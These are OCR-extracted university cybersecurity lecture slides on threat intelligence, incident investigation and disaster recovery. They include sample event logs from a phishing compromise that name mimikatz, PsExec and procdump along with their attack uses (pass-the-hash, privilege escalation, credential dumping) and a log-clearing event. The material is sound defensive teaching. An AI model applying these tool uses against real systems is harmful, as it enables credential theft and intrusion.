
TIME	ACCOUNTS	RESULT	EXPOSED ACCOUNTS	AGAINST DOMAIN CONTROLLERS
8/23/17 6:27 AM	JeffV	Success	2 exposed accounts	DC1

UNIVERSITY OF WOLLONGONG AUSTRALIA

Behavior Analytics On-Premise

- Case study 3: Warning misconfiguration
  - Attackers will not only exploit vulnerabilities, but also *take advantage of misconfigurations in the target system*, such as bad protocol implementation and lack of hardening. For this reason, the UEBA system will also detect systems that are lacking a secure configuration.
  - The following example shows Microsoft Advanced Threat Analytics detecting a service that is exposing account credentials because it is using LDAP without encryption:

Behavior Analytics On-Premise



UNIVERSITY OF WOLLONGONG AUSTRALIA

CSIT302 Cybersecurity

Day 5-1 – Threat Intelligence & Investigating Incident

Subject Coordinator: Dr Partha Sarathi Roy

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

Introduction to Threat Intelligence

- Threat intelligence
  - "Intelligence is information that is received or collected to answer specific questions on who, what, where, when, how and why…" - UK National Crime Agency (NCA)
  - "Intelligence is knowledge and foreknowledge of the world around us – the prelude to decision and action…" - US Central Intelligence Agency (CIA)
- Threat intelligence in other context
  - The term "threat intelligence" from military, which are mainly based on HUMINT and SIGINT.
  - In the context of cybersecurity as well as our subject, threat intelligence refers to Cyber Threat Intelligence (CTI).

Introduction to Threat Intelligence

- Cyber threat intelligence
  - *Using threat intelligence towards the collected data can bring more meaningful results and reveal actions that are not detectable by traditional sensors.*
  - This enables an organization to take proactive approach against known and unknown threat.→ The targeted attacks need the targeted defense!
- The areas where the information obtained from (cyber) threat intelligence can be used:
  - Profiling motivations: cybercrime, hactivism, cyber espionage (more on next page)
  - Analyzing attacker tactics: attacker methodologies, tools and strategy
  - Analyzing techniques (of attacks): indicators of specific malware
  - Assessing operations: assessment of an organisation's ability in determining future cyber-threats

Introduction to Threat Intelligence

- Examples of profiling motivation: Detection can be improved by learning more about the adversaries
  - **Cybercrime**: One of the main motivations is to obtain financial gains.
  - **Hacktivism**: This group has a broader scope of motivation—it can range from an expression of political preference to just an expression for a particular cause.
  - **Cyber espionage**: There are a growing number of cyber espionage cases as a part of bigger state-sponsored campaigns.
- A question to ask: Which type of attacker among three is most likely to target our organization?
  - For example, if we are responsible for the defense of a financial institution, we want to obtain threat intelligence from adversaries that are actively attacking the financial industry.

Introduction to Threat Intelligence

- Scoping the adversary
  - Using an intelligence-led approach has long been accepted as best practice in the realm of conventional security.
  - Without it, organisations will invariably defend against too little, because they do not understand the threats they face, or try to defend against all potential threats – an unsustainable approach that may also impair the organization's ability to operate effectively.
- The cyber threat intelligence ensures that organizations have their ability to prevent, detect and respond to realistic, contemporary and accurate attacks.

Introduction to Threat Intelligence

- The Bank of England's CBEST was the first intelligence-led cyber security testing frameworks, which ensures that organizations are tested on their ability of cyber threat intelligence.
- The principle has since expanded, both internationally to other financial sectors, and to other regulated sectors in the UK. These schemes include:
  - TIBER-NL (Threat Intelligence Based Ethical Red-teaming Netherlands) for the Dutch financial sector
  - TBEST for the UK telecoms sector
  - TIBER-EU for the European financial sector
  - iCAST (Intelligence-led Cyber Attack Simulation Testing) for Hong Kong's financial sector
  - GBEST for UK government departments
  - ATTEST for the UK aviation industry

The Levels of Cyber Threat Intelligence

- Operational threat intelligence:
  - ➢ Threat intelligence related to details of ***potential impending operations against an organisation***.
  - ➢ CTI providers will generally supply operational threat intelligence *in a combination of human and machine-readable formats*.
    - ✓ E.g., chatter from cyber activists discussing potential targets for an upcoming campaign, or data leaked or sold on a dark web forum that could be used in an operation against the company.

The Levels of Cyber Threat Intelligence

- Tactical threat intelligence:
  - Threat intelligence related to the ***techniques, tactics and procedures (TTP's)*** used by threat actors.
    - ✓ Indicators of compromise (IOCs) are the main deliverable for tactical threat intelligence providers.
  - It is particularly useful for updating signature-based defence systems to defend against known attack types, but can also prove useful for more proactive measures.
  - It is therefore particularly useful to network defenders such as Network Operations Centers (NOCs).
  - CTI providers will generally supply IOCs in machine-readable formats, whereas intelligence on TTPs will be in human-readable formats, and will require human assimilation and action.
- Strategic threat intelligence
  - Threat intelligence related to informing the broader changes in the threat landscape.
  - It is useful for senior decision makers.

Microsoft Threat Intelligence

- For example, Microsoft consumes threat intelligence through different channels, such as:
  - ➢The Microsoft Threat Intelligence Center, which aggregates data from:
    - ✓Honeypots, malicious IP addresses, botnets, and malware detonation feeds
    - ✓Third-party sources (threat intelligence feeds)
    - ✓Human-based observation and intelligence collection
  - ➢Intelligence coming from consumption of their service
  - ➢Intelligence feeds generated by Microsoft and third parties

Microsoft Threat Intelligence

- Case study: Azure Security Center
  - ➢It provides threat intelligence as well as other functionalities.
  - ➢Example:

```
...IndicatorThreatType:Botnet
...Confidence:75
...FirstReportedDateTime:2017-10-27T11:40:44.0000000Z
...LastReportedDateTime:2017-10-27T16:27:01.2410977Z
...IsActive:true
...RemoteIPLongitude:27.82
...RemoteIPLatitude:48.44
...SessionStartTime:10/27/2017 12:29:30.000 PM
...SessionEndTime:10/27/2017 12:29:45.000 PM
...LocalSubnet:10.0.0.0/24
...LocalPortNumber:3389
...RemotePortNumber:0
...SentBytes:1591
...TotalBytes:2755
...ApplicationProtocol:RDP
...ProcessID:3052
...ProcessName:C:WindowsSystem32svchost.exe
```


UNIVERSITY OF WOLLONGONG AUSTRALIA

Microsoft Threat Intelligence

- *Botnets
  - A botnet is a network of compromised computers that can be accessed remotely and used for malicious activity
  - Botnets work by infecting tens of thousands of computers that lie dormant (called zombies) until commanded to action by the attacker.
  - These compromised machines can communicate with each other or with a bot-herder and can act in a coordinated way based on commands.

Open Source Tools for Threat Intelligence

- Various open source tools (for tactical threat Intelligences):
  - Quick IP validation: https://fraudguard.io/
  - Malware inspection: https://vms.drweb.com/
  - Threat intelligence exchange: https://otx.alienvault.com/



Example

Leveraging Threat Intelligence to Investigate Suspicious Activity

- Challenges of interpreting many security alerts
  - According to Microsoft's *Lean on the Machine* report, an average large organization has to look through 17,000 malware alerts each week, taking on average 99 days for an organization to discover a security breach.
  - End up randomly prioritizing, and in some cases even ignoring, future alerts.
- Threat intelligence assisting incident response
  - The Blue Team works primarily on the defense system, they do collaborate with the incident response team by providing the right data that can lead them to <u>find the root cause of the issue</u>.

Leveraging Threat Intelligence to Investigate Suspicious Activity

- Alert triage
  - The process of determining the most important threat that must be alerted.
  - Failing/delaying this process can lead to a domino effect, because if triage fails at this level, the operation will also fail.
- The alert triage usually happens at Network Operations Center (NOC). Questions at the end of threat intelligence
  - Which systems were compromised?
  - Where did the attack start?
  - Which user account was used to start the attack?
  - Did it move laterally?
    - ✓ If it did, what were the systems involved in this movement?

UNIVERSITY OF WOLLONGONG AUSTRALIA

Leveraging Threat Intelligence to Investigate Suspicious Activity

- Did it escalate privilege?
  - ✓ If it did, which privilege account was compromised?
- Did it try to communicate with command and control?
  - ✓ If it did, was it successful?
    - If it was, did it download anything from there?
    - If it was, did it send anything to there?
- Did it try to clear evidence?
  - ✓ If it did, was it successful?

[Additional Reference in Threat Intelligence section]

What is Cyber Threat Intelligence and how is it used? – CREST, 2019

UNIVERSITY OF WOLLONGONG AUSTRALIA

Overview: Investigating an Incident

- Scoping the issue
- On-premises compromised system
- Cloud-based compromised system
- Lessons learned

Scoping the Issue

- **Scoping** in the incident investigation
  - A process to determine a given incident is security-related.
- Reasons for scoping
  - Not every incident is a security-related and, for this reason, it is vital to scope the issue prior to start an investigation.
  - Sometimes, the symptoms may lead the investigator to initially think they are security-related, but as the investigator ask more questions and collect more data, it turns our that the problem was not really related to security.

Scoping the Issue

- Scoping example
  - Users reporting systems running “slow”: Rather than dispatching a security responder to initiate an investigation, basic performance troubleshooting should be conducted.
  - During this initial scoping stage, it is also important to determine the frequency of the issue. - If the issue is not currently happening, the investigator may need to configure the environment to collect data when the user is able to reproduce the problem.
  - Make sure to document all the steps and provide an accurate action plan for the end use.

Key Artifacts

- More data doesn't necessarily mean better investigation.
- Data collection should focus on obtaining just the vital and relevant artifacts from the target system.
  - Too much data can deviate security team from the root cause of the problem.
- In a Windows system, the information is usually located in the registry key.
- It can be retrieved by PowerShell command `Get-ItemProperty`.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Key Artifacts

- Key artifacts in Windows system
  - ➢To determine the location (time zone) of the machine
    - ✓This information is located in the registry key at `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TimeZoneInformation`
  - ➢To determine the networks the machine visited
    - ✓This information is located in the registry key at `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged and Managed`
  - ➢USB usage
    - ✓This information is located in the registry key at `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR` and `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB`

Key Artifacts

- Key artifacts in Windows system
  - ➢ To determine if there is any malicious software configured to start when Windows starts
    - ✓ Review the registry key at `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` and `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services` (Look for random name services and entries that are not part of the computer's profile pattern.
    - ✓ `Msinfo32` also can be used.
- In addition, traffics and processes dumps can be collected, if this is live investigation.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Key Artifacts

- All security events can be captured :
  - The audit log was cleared.
  - Logging-on success or failure.
  - A registry value was modified.
  - An attempt was made to access an object (e.g. unauthorized access to the filesystem): This log can be used to drill down who performed this change.
  - A new process has been created: The malware and ransomware have a `cmd.exe [command]`. This will create a new process.
  - A scheduled task was enabled or updated.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Key Artifacts


- All security events can be captured :
  - ➢ The user account
    - ✓ enabled, created, or locked-out account.
    - ✓ password reset.
    - ✓ denied remote access.
  - ➢ Policies
    - ✓ Log policy changed.
    - ✓ Domain policy changed.
    - ✓ Changes in security-enabled global (or local) group.
  - ➢ A change has been made to Windows Firewall exception list.

Investigating a Compromised System On-Premises

- Compromised by phishing email
  - The end user (victim) was received the content of the email, which triggered the victim to click the image in the email.
  - The victim tried to download it but couldn’t and only had a glimpse of a quickly opening and disappearing window.
  - Then, the victim ignored the email.
- Detection
  - A couple of days later, he receiving an automated report from IT saying that he accessed a suspicious site and he should call support to follow up on this ticket.
  - The victim submitted the suspicious mail as an evidence.

Investigating a Compromised System On-Premises

- Investigation steps
  - ➢The URL which was linked in the image was investigated.



This was already a strong indication that this site was malicious .

Investigating a Compromised System On-Premises

- The next step is to review the event logs. The meaningful logs are:

```
Process Information:
   New Process ID:          0x1da8
   New Process Name: C:tempToolsmimix64mimikatz.exe
   Token Elevation Type:    %%1937
   Mandatory Label:         Mandatory LabelHigh Mandatory Level
   Creator Process ID:      0xd88
   Creator Process Name:    C:WindowsSystem32cmd.exe
   Process Command Line:
```

`mimikatz`: Used to perform pass-the-hash attack

```
Process Information:
   New Process ID:          0x510
   New Process Name: C:tempToolsPSExecPsExec.exe
```

`PsExec`: Used to perform privileges escalation

```
Process Information:
   New Process ID:          0xc70
   New Process Name: C:tempToolsProcDumpprocdump.exe
```

`procdump`: Used to dump the credentials

UNIVERSITY OF WOLLONGONG AUSTRALIA

Investigating a Compromised System On-Premises

- The meaningful logs are:

```
Log Name:       Security
Source:         Microsoft-Windows-Eventlog
Event ID:       1102
Task Category:  Log clear
Level:          Information
Keywords:       Audit Success
User:           N/A
Computer:       BRANCHBR
Description:
The audit log was cleared.
Subject:
   Security ID:       BRANCHBRJose
   Account Name:      BRANCHBR
   Domain Name:       BRANCHBR
   Logon ID:    0x3D3214
```

The attacker cleared logs. It hid how the attacker achieved privilege escalation.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Investigating a Compromised System On-Premises

- Summary of the case
  - Everything started with a phishing email.
  - This email had an embedded image that had a hyperlink to a site that was compromised.
  - A package was downloaded an extracted in the local system, this package contained many tools, such as `mimikatz`, `procdump`, and `psexec`.
  - This computer was not part of the domain, so only local credentials were compromised.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Investigating a Compromised System In a Hybrid Cloud

- Compromised by phishing email – Cloud version
  - In this hybrid scenario, the compromised system is located on-premises and the company has a cloud-based monitoring system.
  - Again, a user received a phishing email, clicked on the hyperlink, and got compromised.
  - The difference now is that there is an active sensor monitoring the system, which will trigger an alert to SecOps, and the user will be contacted. The users don't need to wait days to realize they were compromised; the response is faster and more accurate.
  - The example of the active sensor is Azure Security Center and four events were recorded.

Investigating a Compromised System In a Hybrid Cloud

DESCRIPTION	COUNT	DETECTION TIME	ATTACKED RESOURCE	SEVERITY
Antimalware Action Taken	4	11/14/17 04:29 PM	MVAVMONPrem	Low
Suspicious process name detected	2	11/15/17 12:21 PM	MVAVMONPrem	Medium
Suspicious Process Execution Activity Detected	1	11/15/17 12:21 PM	MVAVMONPrem	Medium
Suspicious process executed	3	11/15/17 12:21 PM	MVAVMONPrem	High

- Although the antimalware software captured the malware, the attacker kept going and succeeded as the last three events show.
- The last three events are related to the serious mimikatz process.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Investigating a Compromised System In a Hybrid Cloud

- The following figure shows the mimikatz process, which was executed.

Suspicious process executed
MVAVMONPREM

Investigate | Run playbooks

DESCRIPTION	Machine logs indicate that the suspicious Process: 'c:\temp\tools\mimi\x64\mimikatz.exe' was running on the machine.'
DETECTION TIME	Wednesday, November 15, 2017 12:21:12 PM
SEVERITY	High
STATE	Active
ATTACKED RESOURCE	MVAVMONPREM

DOMAIN NAME	MVAVMONPREM
PARENT PROCESS	cmd.exe
PARENT PROCESS ID	3464
PROCESS ID	5212
USER NAME	EMSAdmin
USER SID	S-1-5-21-3530110996-1287965346-2161999582-1001
REPORTS	

mimikatz should be run under high profile (admin) account

Search and you shall find it

- In a real-world scenario, the amount of data that gets collected by sensors and monitoring systems can be overwhelming.
  - A security monitoring system that can aggregate all these logs, digest them, and rationalize the result.
  - You also need searching capabilities to be able to keep digging up more important information.
  - It is important to be used to those search capability of the platform that you are using and familiar with commands to further analysis.
  - Also, the platform should provide efficient visualizing and searching interfaces.

Lessons Learned

- Every time an incident comes to its closure,
  - Each step that was done during the investigation should be documented.
  - Key aspects of the investigation that need to be either reviewed to improve or fix should be identified.
- The lessons learned are crucial for the continuous improvement of the process and to avoid making the same mistakes again.
- the Blue Team should create an extensive report to document the lessons learned and how this will be used to improve the defense controls.

Lessons Learned

- Lessons learned from the examples: Attacks against a user's credential are a growing threat and the solution is not based on a silver bullet product, instead, it is a combination of tasks, such as:
  - *Reducing the number of administrative level accounts* and eliminating administrative accounts in local computers. (Regular users shouldn't be administrators on their own workstation.)
  - Using multifactor authentication as much as possible. Adjusting the organization’s security policies to restrict login rights.
  - Having a plan to periodically reset the **Kerberos TGT** (**KRBTGT**) account. This account is used to perform a golden ticket attack.

CSIT302 Cybersecurity

Day 5-2 – Recovery Process

Subject Coordinators: Dr Partha Sarathi Roy

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

Overview: Disaster Recovery

- Disaster recovery plan
- Live recovery
- Contingency plan
- Best practices for recovery

Disaster Recovery Plan

- The disaster recovery plan
  - A documented set of processes and procedures that are carried to recover the IT infrastructure in the event of a disaster
- Natural and man-made disasters
  - Natural disasters are ones that result from environmental hazards or acts of nature. (e.g., blizzards, wildfires, hurricanes, volcanic eruptions, earthquakes, floods, and lightning strikes.)
  - Man-made disasters are ones that arise from the actions of human users or external human actors. (e.g., fires, cyber warfare, hacking, power surges, and accidents.)
- The objective of the disaster recovery plan
  - *To protect the continuity of business operations* when IT operations have been partially or fully stopped

Disaster Recovery Plan

- Benefits of having a disaster recovery plan in the organization
  - Having a sense of security: The recovery plan assures the continued ability to function in the face of a disaster.
  - Reducing delays in the recovery process: Without a sound plan, it is easy for the disaster recovery process to be done in an uncoordinated way, thereby leading to delays.
  - Guaranteed reliability of standby systems: The plan ensures that standby systems are always prepared to take over to restore business operations during disasters.
  - Providing a standard test plan for all business operations
  - Minimizing the time taken to make decisions during disasters
  - Mitigating legal liabilities that the organization could develop during a disaster

Disaster Recovery Plan

- Disaster recovery planning process
  1. Forming a disaster recovery team
  2. Performing risk assessment
  3. Prioritizing processes and operations
  4. Determining recovery strategies
  5. Collecting data
  6. Creating the disaster recovery plan
  7. Testing the plan
  8. Obtaining approval

Disaster Recovery Plan

1. Forming a disaster recovery team
   - A disaster recovery (DR) team: *The team that is formed to assist the organization with all the disaster recovery operations.*
   - The DR team should be all-inclusive, involving members from all departments and some representatives from top-level management.
   - This team will determine the scope of the recovery plan regarding the operations that they carry out in their individual departments.
   - The team will also oversee the successful development and implementation of the plan.

Disaster Recovery Plan

2. Performing risk assessment
   - The DR team should conduct a risk assessment and identify the natural and man-made risks that could affect organizational operations closely related to the IT infrastructure.
   - The DR team should also *evaluate the security of sensitive files and servers* by listing the threats that they are exposed to and the impacts those threats may have.
   - At the end of the risk assessment exercise, the organization should be fully aware of the impacts and consequences of multiple disaster scenarios. A thorough disaster recovery plan will be made in consideration of the worst-case scenario.

Disaster Recovery Plan

3. Prioritizing processes and operations
   - The representatives from each department in the disaster recovery plan identify their critical needs that should be prioritized in the event of a disaster.
     - ✓ Since most organizations will not possess sufficient resources to respond to all the needs that arise during disasters, some criteria need to be set in order to determine which needs require the organization's resources and attention first.
   - **The key areas that need to be prioritized** in the making of a disaster recovery plan are *functional operations, information flow, accessibility and availability of the computer systems used, sensitive data, and existing policies*.

Disaster Recovery Plan

- The team needs to determine the *maximum possible time* that each department can operate *without critical systems.*
  - ✓ Critical systems are defined as systems that are required to support the different operations that take place in an organization.
- A common approach ***to establishing priorities*** is *to list the critical needs of each department, identify the key processes* that need to take place in order to meet them, and then identify and rank the underlying processes and operations.
- The operations and processes can be ranked into *three levels of priority*: essential, important and nonessential.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Disaster Recovery Plan

4. Determining recovery strategies
   - The recovery strategies need to be formulated to cover all aspects of the organization.
     - ✓ These aspects include *hardware, software, databases, communication channels, customer services, and end-user systems.*
     - ✓ There may be written agreements with third parties, such as vendors, to provide recovery alternatives in times of disasters. The organization should review such agreements, the duration of their cover, and their terms and conditions.
   - By the end of this step, the disaster recovery team should have a solution to all that may be affected by a disaster in the organization.

Disaster Recovery Plan

5. Collecting data
   - To facilitate the DR team going through a complete disaster recovery process, *information about the organization* should be collected and documented.
     - ✓ The relevant information that should be collected including inventory forms, policies and procedures, communication links, important contact details, customer care numbers of service providers, and details of the hardware and software resources that the organization has.
     - ✓ *Information about backup storage sites and backup schedules* alongside their retention duration should also be collected.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Disaster Recovery Plan

6. Testing the plan
   - *The applicability and reliability of the plan should thoroughly be tested* to identify any challenges or errors that it may contain.
   - *Testing will provide a platform for the DR team and the users to perform the necessary checks and gain a good understanding of the response plan.*
     - ✓ Some of the tests that can be carried include simulations, checklist tests, full-interruption tests, and parallel tests.
   - It is imperative that the disaster recovery plan that a whole organization will rely on is proven to be practical and effective, for both the end users and the DR team.

Disaster Recovery Plan

7. Obtaining approval
   - DR plan <u>should be submitted to top management to get approved</u>.
   - The top management has to approve the recovery plan on two grounds:
     - ✓ 1st ground: The assurance that the plan is consistent with the organization's policies, procedures, and other contingency plans
       - For instance, a DR plan that can only bring back online services after a few weeks might be incompatible with the goals of an e-commerce company.
     - ✓ 2nd ground: The plan is subject to annual reviews
       - The top management has to determine the adequacy of the plan and evaluate the compatibility of the plan with the organization's goals.

Disaster Recovery Plan

8. Maintaining the plan
   - *A good disaster recovery plan must be updated often:* For example, the WannaCry hit over 150 countries within a short time span.
   - This clearly shows that disaster recovery plans should be updated based on need rather than on a rigid schedule.
   - The last step in the disaster recovery process should be the setting up of an updating schedule. This schedule should also make provisions for updates to be done when they are needed, too.

Disaster Recovery Plan

- Challenges (in disaster recovery planning processes)
  - The lack of approval by the top management
    - ✓ The top management takes the disaster recovery planning as a mere drill for a fake event that might never happen does not prioritize the making of such a plan.
  - The incompleteness of the recovery time objective (RTO)
    - ✓ RTOs are the key determiners *of the maximum acceptable downtime for an organization*. It is sometimes difficult for the DR team to come up with a cost-effective plan that is within the RTO.
  - Outdated plans
    - ✓ It is difficult to keep the disaster recovery plan updated. Outdated plans may be ineffective and may be unable to recover the organization when disasters caused by new threat vectors happen.

Live Recovery

- Need for live recovery
  - ➢ Traditional recovery mechanisms mean that the affected system has to be taken offline, some backup files are installed, and then the system is brought back online.
  - ➢ However, a disaster will affect a system that is still in use.
    - ✓ *There are some organizations that have systems that cannot tolerate being taken offline for recovery to be done.*
    - ✓ When the systems are structurally built in a way that *they cannot be brought down for recovery.*

Live Recovery

- Two ways a live recovery can be done
  1. Installing a clean system with the right configurations and uncorrupted backup files on top of the faulty system
     - ✓ The end result is that the faulty system is gotten rid of, together with its files, and a new one takes over.
  2. Using data recovery tools on a system that is still online
     - ✓ This type of recovery is used when some valuable data should be recovered in the existing system.
